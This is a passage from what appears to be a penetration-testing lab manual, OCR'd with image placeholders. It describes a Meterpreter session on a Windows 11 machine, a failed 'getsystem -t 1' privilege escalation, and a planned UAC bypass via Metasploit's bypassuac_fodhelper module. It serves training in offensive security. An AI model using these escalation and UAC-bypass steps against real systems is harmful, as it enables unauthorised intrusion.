
53. From this, it is evident that the Meterpreter session requires admin privileges to perform such actions.

54. Now, we shall try to escalate the privileges by issuing a **getsystem** command that attempts to elevate the user privileges.

    The command issued is:

    - **getsystem -t 1**: Uses the service – Named Pipe Impersonation (In Memory/Admin) Technique.

55. The command fails to escalate privileges and returns an error stating **Operation failed**.




56. From the result, it is evident that the security configuration of the **Windows 11** machine is blocking you from gaining unrestricted access to it.


57. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

> Note: In this task, we will bypass **Windows UAC protection** via the FodHelper Registry Key. It is present in Metasploit as a **bypassuac_fodhelper** exploit.

